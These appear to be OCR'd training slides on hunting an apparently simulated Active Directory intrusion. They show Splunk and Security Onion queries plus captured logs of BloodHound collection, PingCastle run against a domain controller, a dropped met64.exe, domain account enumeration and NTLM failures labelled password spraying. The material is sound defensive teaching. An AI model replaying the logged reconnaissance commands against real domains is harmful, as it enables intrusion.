
SPLUNK: ENDPOINT LOGS

Image Source: https://commons.wikimedia.org/wiki/File:Noto_Emoji_Pie_1f914.svg

SPLUNK: ENDPOINT LOGS

Image Source: https://commons.wikimedia.org/wiki/File:Bloodhound_portrait.jpg

SPLUNK: ENDPOINT LOGS



SANS

Train and Certify | Manage Your Team | Security Awareness | Resources | Get Involved | About

Home > Blog > BloodHound – Sniffing Out the Path Through Windows Domains

Michiel Lemmens

BloodHound – Sniffing Out the Path Through Windows Domains

BloodHound is as a tool allowing for the analysis of AD rights and relations, focusing on the ones that an attacker may abuse.

June 11, 2021

Introduction

Active Directory (AD) is a vital part of many IT environments out there. It allows IT departments to deploy, manage and remove their workstations, servers, users, user groups etc. in a structured way. But 'structured' does not always mean 'clear'. Privilege creep, whereby a user collects more and more user rights throughout time (or as they change positions in an organization), is a dangerous issue. The wide range of AD configurations also allow IT administrators to configure a number of unsafe options, potentially opening the door for attackers to sneak through.

Subscribe to SANS Newsletters

Receive curated news, vulnerabilities, & security awareness tips

Your Email...


Source: https://www.sans.org/blog/bloodhound-sniffing-out-path-through-windows-domains/

SPLUNK: ENDPOINT LOGS

Set date/time between 02/12/22 17:39 *to* 02/12/22 22:00

Splunk Search:

```
index=sysmon message="* BloodHound.zip*"
| table  time winlog.computer_name event.code event.action message
| sort _time
```



SPLUNK: ENDPOINT LOGS


_time	winlog.computer_name	event.code	event.action	message
2022-02-12 21:30:05	wkst02.magnumtempus.financial	11	File created (rule: FileCreate)	File created: RuleName: technique_id=T1047,technique_name=File System Permissions Weakness UtcTime: 2022-02-12 21:30:03.135 ProcessGuid: {D4A1B8F4-02E6-6208-7200-000000001002} ProcessId: 3516 Image: C:\Windows\Explorer.EXE TargetFilename: C:\Windows\Temp\a\20220212212954_BloodHound.zip CreationUtcTime: 2022-02-12 21:30:03.135 User: MAGNUMTEMPUS\karen.metuens

SPLUNK: ENDPOINT LOGS

Set date/time between 02/12/22 21:00 *to* 02/12/22 22:00

Splunk Search:

```
index=sysmon host.name=wkst02.magnumtempus.financial
message="*C:\\windows\\temp\\*"
| table _time host.name event.code event.action message
| sort _time
```



SPLUNK: ENDPOINT LOGS

_time	host.name	event.code	event.action	message
2022-02-12 21:15:59.017	wkst02.magnumtempus.financial	11	File created (rule: FileCreate)	File created: RuleName: - UtcTime: 2022-02-12 21:15:59.017 ProcessGuid: {D4A1B8F4-02E6-6208-7200-000000001002} ProcessId: 3516 Image: C:\Windows\Explorer.EXE TargetFilename: C:\Windows\Temp\cleanup.exe CreationUtcTime: 2022-02-12 21:15:59.017 User: MAGNUMTEMPUS\karen.metuens
2022-02-12 21:28:24.000	wkst02.magnumtempus.financial	11	File created (rule: FileCreate)	File created: RuleName: technique_id=T1047,technique_name=File System Permissions Weakness UtcTime: 2022-02-12 21:28:22.326 ProcessGuid: {D4A1B8F4-02E6-6208-7200-000000001002} ProcessId: 3516 Image: C:\Windows\Explorer.EXE TargetFilename: C:\Windows\Temp\a CreationUtcTime: 2022-02-12 21:28:22.326 User: MAGNUMTEMPUS\karen.metuens

SPLUNK: ENDPOINT LOGS

_time	host.name	event.code	event.action	message
2022-02-12 21:29:58.000	wkst02.magnumtempus.financial	11	File created (rule: FileCreate)	File created: RuleName: technique_id=T1047,technique_name=File System Permissions Weakness UtcTime: 2022-02-12 21:29:57.134 ProcessGuid: {D4A1B8F4-02E6-6208-7200-000000001002} ProcessId: 3516 Image: C:\Windows\Explorer.EXE TargetFilename: C:\Windows\Temp\a\20220212212954_users.json CreationUtcTime: 2022-02-12 21:29:57.134 User: MAGNUMTEMPUS\karen.metuens
2022-02-12 21:29:58.000	wkst02.magnumtempus.financial	11	File created (rule: FileCreate)	File created: RuleName: technique_id=T1047,technique_name=File System Permissions Weakness UtcTime: 2022-02-12 21:29:57.632 ProcessGuid: {D4A1B8F4-02E6-6208-7200-000000001002} ProcessId: 3516 Image: C:\Windows\Explorer.EXE TargetFilename: C:\Windows\Temp\a\20220212212954_computers.json CreationUtcTime: 2022-02-12 21:29:57.632 User: MAGNUMTEMPUS\karen.metuens
2022-02-12 21:30:02.000	wkst02.magnumtempus.financial	11	File created (rule: FileCreate)	File created: RuleName: technique_id=T1047,technique_name=File System Permissions Weakness UtcTime: 2022-02-12 21:30:00.739 ProcessGuid: {D4A1B8F4-02E6-6208-7200-000000001002} ProcessId: 3516 Image: C:\Windows\Explorer.EXE TargetFilename: C:\Windows\Temp\a\20220212212954_domains.json CreationUtcTime: 2022-02-12 21:30:00.739 User: MAGNUMTEMPUS\karen.metuens
2022-02-12 21:30:02.000	wkst02.magnumtempus.financial	11	File created (rule: FileCreate)	File created: RuleName: technique_id=T1047,technique_name=File System Permissions Weakness UtcTime: 2022-02-12 21:30:00.710 ProcessGuid: {D4A1B8F4-02E6-6208-7200-000000001002} ProcessId: 3516 Image: C:\Windows\Explorer.EXE TargetFilename: C:\Windows\Temp\a\20220212212954_gpos.json CreationUtcTime: 2022-02-12 21:30:00.709 User: MAGNUMTEMPUS\karen.metuens

SPLUNK: ENDPOINT LOGS

_time	host.name	event.code	event.action	message
2022-02-12 21:33:26.094	wkst02.magnumtempus.financial	11	File created (rule: FileCreate)	File created: RuleName: - UtcTime: 2022-02-12 21:33:26.094 ProcessGuid: {D4A1B8F4-02E6-6208-7200-000000001002} ProcessId: 3516 Image: C:\Windows\Explorer.EXE TargetFilename: C:\Windows\Temp\p.exe CreationUtcTime: 2022-02-12 21:33:26.094 User: MAGNUMTEMPUS\karen.metuens
2022-02-12 21:34:15.383	wkst02.magnumtempus.financial	11	File created (rule: FileCreate)	File created: RuleName: - UtcTime: 2022-02-12 21:34:15.383 ProcessGuid: {D4A1B8F4-02E6-6208-7200-000000001002} ProcessId: 3516 Image: C:\Windows\Explorer.EXE TargetFilename: C:\Windows\Temp\met64.exe CreationUtcTime: 2022-02-12 21:34:15.383 User: MAGNUMTEMPUS\karen.metuens


SPLUNK: ENDPOINT LOGS

_time	host.name	event.code	event.action	message
2022-02-12 21:35:03.000	wkst02.magnumtempus.financial	7	Image loaded (rule: ImageLoad)	Image loaded: RuleName: technique_id=T1055,technique_name=Process Injection UtcTime: 2022-02-12 21:35:00.706 ProcessGuid: {D4A1B8F4-2804-6208-9202-000000001002} ProcessId: 7248 Image: C:\Windows\Temp\p.exe ImageLoaded: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll FileVersion: 4.8.4180.0 built by: NET48REL1LAST_B Description: Microsoft .NET Runtime Execution Engine Product: Microsoft® .NET Framework Company: Microsoft Corporation OriginalFileName: mscoreei.dll Hashes: SHA1=1283EF637FA53D571118F269F9B8C0A5CCA2BF01,MD5=899A8B655E52A061B33571D97C5C06ED,SHA2 Signed: true Signature: Microsoft Corporation SignatureStatus: Valid User: MAGNUMTEMPUS\karen.metuens
2022-02-12 21:35:03.000	wkst02.magnumtempus.financial	7	Image loaded (rule: ImageLoad)	Image loaded: RuleName: technique_id=T1073,technique_name=DLL Side-Loading UtcTime: 2022-02-12 21:35:00.696 ProcessGuid: {D4A1B8F4-2804-6208-9202-000000001002} ProcessId: 7248 Image: C:\Windows\Temp\p.exe ImageLoaded: C:\Windows\Temp\p.exe FileVersion: 2.10.1.0 Description: Ping Castle Product: Ping Castle Company: Ping Castle OriginalFileName: PingCastle.exe Hashes: SHA1=E2922561A6213EED631F6AF8C5387B735BE63848,MD5=67AA333763933365BD599F6A03819B36,SHA2 Signed: false Signature: - SignatureStatus: Unavailable User: MAGNUMTEMPUS\karen.metuens

SPLUNK: ENDPOINT LOGS

Image Source: https://commons.wikimedia.org/wiki/File:Noto_Emoji_Pie_1f914.svg

SPLUNK: ENDPOINT LOGS



Source: https://www.pingcastle.com/

SPLUNK: ENDPOINT LOGS

Ping Castle

Introduction

The risk level regarding Active Directory security has changed. Several vulnerabilities have been made popular with tools like mimikatz or sites likes adsecurity.org.

Ping Castle is a tool designed to assess quickly the Active Directory security level with a methodology based on risk assessment and a maturity framework. It does not aim at a perfect evaluation but rather as an efficiency compromise.

```
  \==--O___       PingCastle (Version 2.11.0.0     07/08/2022 09:56:28)
   \  / \  ¨¨>    Get Active Directory Security at 80% in 20% of the time
    \/   \ ,'     End of support: 31/01/2024
     O¨---O
      \ ,'        Vincent LE TOUX (contact@pingcastle.com)
       v          twitter: @mysmartlogon       https://www.pingcastle.com
Using interactive mode.
Do not forget that there are other command line switches like --help that you can use
What you would like to do?
  1-healthcheck-Score the risk of a domain
  2-graph      -Analyze admin groups and delegations
  3-conso      -Aggregate multiple reports into a single one
  4-nullsession-Perform a specific security check
  5-carto      -Build a map of all interconnected domains
  6-scanner    -Perform specific security checks on workstations
```

Check https://www.pingcastle.com for the documentation and methodology

Source: https://github.com/vletoux/pingcastle

SPLUNK: ENDPOINT LOGS

_time	host.name	event.code	event.action	message
2022-02-12 21:35:03.000	wkst02.magnumtempus.financial	1	Process Create (rule: ProcessCreate)	Process Create: RuleName: technique_id=T1059,technique_name=Command-Line Interface UtcTime: 2022-02-12 21:35:00.660 ProcessGuid: {D4A1B8F4-2804-6208-9202-000000001002} ProcessId: 7248 Image: C:\Windows\Temp\p.exe FileVersion: 2.10.1.0 Description: Ping Castle Product: Ping Castle Company: Ping Castle OriginalFileName: PingCastle.exe CommandLine: c:\windows\temp\p.exe --healthcheck --server dc.magnumtempus.financial CurrentDirectory: c:\windows\temp\a\ User: MAGNUMTEMPUS\karen.metuens LogonGuid: {D4A1B8F4-02C8-6208-7BDE-0A0000000000} LogonId: 0xADE7B TerminalSessionId: 2 IntegrityLevel: Medium Hashes: SHA1=E2922561A6213EED631F6AF8C5387B735BE63848,MD5=67AA333763933365BD599F6A03819B36,SHA256=8E963254B6033 ParentProcessGuid: {D4A1B8F4-2804-6208-9002-000000001002} ParentProcessId: 1420 ParentImage: C:\Windows\System32\cmd.exe ParentCommandLine: "cmd.exe" /c c:\windows\temp\p.exe --healthcheck --server dc.magnumtempus.financial ParentUser: MAGNUMTEMPUS\karen.metuens

SPLUNK: ENDPOINT LOGS

_time	host.name	event.code	event.action	message
2022-02-12 21:35:09.000	wkst02.magnumtempus.financial	11	File created (rule: FileCreate)	File created: RuleName: technique_id=T1047,technique_name=File System Permissions Weakness UtcTime: 2022-02-12 21:35:07.220 ProcessGuid: {D4A1B8F4-2804-6208-9202-000000001002} ProcessId: 7248 Image: c:\windows\temp\p.exe TargetFilename: C:\Windows\Temp\a\ad_hc_magnumtempus.financial.html CreationUtcTime: 2022-02-12 21:35:07.220 User: MAGNUMTEMPUS\karen.metuens

SPLUNK: ENDPOINT LOGS

_time	host.name	event.code	event.action	message
2022-02-12 21:39:02	wkst02.magnumtempus.financial	1	Process Create (rule: ProcessCreate)	Process Create: RuleName: technique_id=T1018,technique_name=Remote System Discovery UtcTime: 2022-02-12 21:39:00.138 ProcessGuid: {D4A1B8F4-28F4-6208-9802-000000001002} ProcessId: 6424 Image: C:\Windows\System32\net1.exe FileVersion: 10.0.14393.0 (rs1_release.160715-1616) Description: Net Command Product: Microsoft® Windows® Operating System Company: Microsoft Corporation OriginalFileName: net1.exe CommandLine: C:\Windows\system32\net1 accounts /domain CurrentDirectory: C:\windows\temp\a\ User: MAGNUMTEMPUS\karen.metuens LogonGuid: {D4A1B8F4-02C8-6208-7BDE-0A0000000000} LogonId: 0xADE7B TerminalSessionId: 2 IntegrityLevel: Medium Hashes: SHA1=90C098A43418F28644DBB234E0CAA9BB27E1C2ED,MD5=946383ED00F5CD92DBCB7CDB8 ParentProcessGuid: {D4A1B8F4-28F4-6208-9702-000000001002} ParentProcessId: 1016 ParentImage: C:\Windows\System32\net.exe ParentCommandLine: net accounts /domain ParentUser: MAGNUMTEMPUS\karen.metuens

Lateral Movement

Set date/time between 02/12/22 12:00 AM *to* 02/13/22 11:59 AM

Security Onion Search:

```
source.ip:172.16.50.131 AND event.dataset: "conn" AND
network.protocol:"krb tcp" | groupby event.dataset
connection.state_description*
```

SECURITY ONION: NETWORK LOGS

Timestamp ▲	source.ip	source.port	destination.ip	destination.port	network.transport	network.protocol
2022-02-12 21:30:00.590 +00:00	172.16.50.131	55770	172.16.50.100	88	tcp	krb_tcp
2022-02-12 21:30:00.592 +00:00	172.16.50.131	55771	172.16.50.100	88	tcp	krb_tcp
2022-02-12 21:30:00.596 +00:00	172.16.50.131	55772	172.16.50.100	88	tcp	krb_tcp
2022-02-12 21:30:00.602 +00:00	172.16.50.131	55774	172.16.50.100	88	tcp	krb_tcp
2022-02-12 21:30:00.612 +00:00	172.16.50.131	55775	172.16.50.100	88	tcp	krb_tcp
2022-02-12 21:30:00.621 +00:00	172.16.50.131	55777	172.16.50.100	88	tcp	krb_tcp
2022-02-12 21:30:00.635 +00:00	172.16.50.131	55778	172.16.50.100	88	tcp	krb_tcp
2022-02-12 21:30:00.643 +00:00	172.16.50.131	55786	172.16.50.100	88	tcp	krb_tcp
2022-02-12 21:30:00.644 +00:00	172.16.50.131	55787	172.16.50.100	88	tcp	krb_tcp
2022-02-12 21:30:00.651 +00:00	172.16.50.131	55790	172.16.50.100	88	tcp	krb_tcp
2022-02-12 21:30:00.677 +00:00	172.16.50.131	55803	172.16.50.100	88	tcp	krb_tcp
2022-02-12 21:30:00.679 +00:00	172.16.50.131	55804	172.16.50.100	88	tcp	krb_tcp
2022-02-12 21:30:00.681 +00:00	172.16.50.131	55805	172.16.50.100	88	tcp	krb_tcp
2022-02-12 21:30:00.683 +00:00	172.16.50.131	55806	172.16.50.100	88	tcp	krb_tcp
2022-02-12 21:30:00.684 +00:00	172.16.50.131	55807	172.16.50.100	88	tcp	krb_tcp
2022-02-12 21:30:00.685 +00:00	172.16.50.131	55809	172.16.50.100	88	tcp	krb_tcp
2022-02-12 21:30:00.685 +00:00	172.16.50.131	55808	172.16.50.100	88	tcp	krb_tcp
2022-02-12 21:30:00.686 +00:00	172.16.50.131	55810	172.16.50.100	88	tcp	krb_tcp

SECURITY ONION: NETWORK LOGS

```
0....K...H`....A..........6.
GSS-SPNEGO.(NTLMSSP.........................
.98....0..../...Ha....%
..........NTLMSSP.........8.............................P...
.98....M.A.G.N.U.M.T.E.M.P.U.S.....M.A.G.N.U.M.T.E.M.P.U.S.....D.C...,.m.a.g.n.u.m.t.e.m.p.u.s...f.i.n.a.n.
.s.X ......0....S...I`....I..........>.
GSS-SPNEGO....NTLMSSP.........|................X.......X.......p...............
.98.....!...y..!.V....4j.u.s.t.i.n...c.a.n.o.n.W.K.S.T.0.2.............................d4...p .............
.s.X ..pr.]..r[........M.A.G.N.U.M.T.E.M.P.U.S.....D.C...,.m.a.g.n.u.m.t.e.m.p.u.s...f.i.n.a.n.c.i.a.l...2.
.s.X ............0.0.............. ..]".....6.J=tR&...f.".*..a....
J`
.....................  .<.l.d.a.p./.d.c...m.a.g.n.u.m.t.e.m.p.u.s...f.i.n.a.n.c.i.a.l.........m. ...X....
....0....i...Ia...._
.1...X8009030C: LdapErr: DSID-0C09059A, comment: AcceptSecurityContext error, data 52e, v3839.0.........JB.
```

SECURITY ONION: NETWORK LOGS

```
0....K...l`....A..........6.
GSS-SPNEGO.(NTLMSSP.........................
.98....0..../...la....%
..........NTLMSSP.........8.............K............P...
.98....M.A.G.N.U.M.T.E.M.P.U.S.....M.A.G.N.U.M.T.E.M.P.U.S.....D.C...,.m.a.g.n.u.m.t.e.m.p.u.s...f.i.n.a.n.c
0....W...m`....M..........B.
GSS-SPNEGO...2NTLMSSP.........................X.......X.......t.......".......
.98....}........[....."d.a.n.i.e.l...p.e.l.l.n.e.r.W.K.S.T.0.2.........................>..h..(....e...i.....
2.d.c...m.a.g.n.u.m.t.e.m.p.u.s...f.i.n.a.n.c.i.a.l...,.m.a.g.n.u.m.t.e.m.p.u.s...f.i.n.a.n.c.i.a.l.....r\x.
J`
.....................  .<.l.d.a.p./.d.c...m.a.g.n.u.m.t.e.m.p.u.s...f.i.n.a.n.c.i.a.l.........Z.....I.....R~.
.1...X8009030C: LdapErr: DSID-0C09059A, comment: AcceptSecurityContext error, data 52e, v3839.0........nB.
```

SPLUNK: ENDPOINT LOGS

password password password password password

Image Source: https://commons.wikimedia.org/wiki/File:Firemen_with_hose_on_a_rooftop.png

SPLUNK: ENDPOINT LOGS

Brute Force: Password Spraying

Other sub-techniques of Brute Force (4)

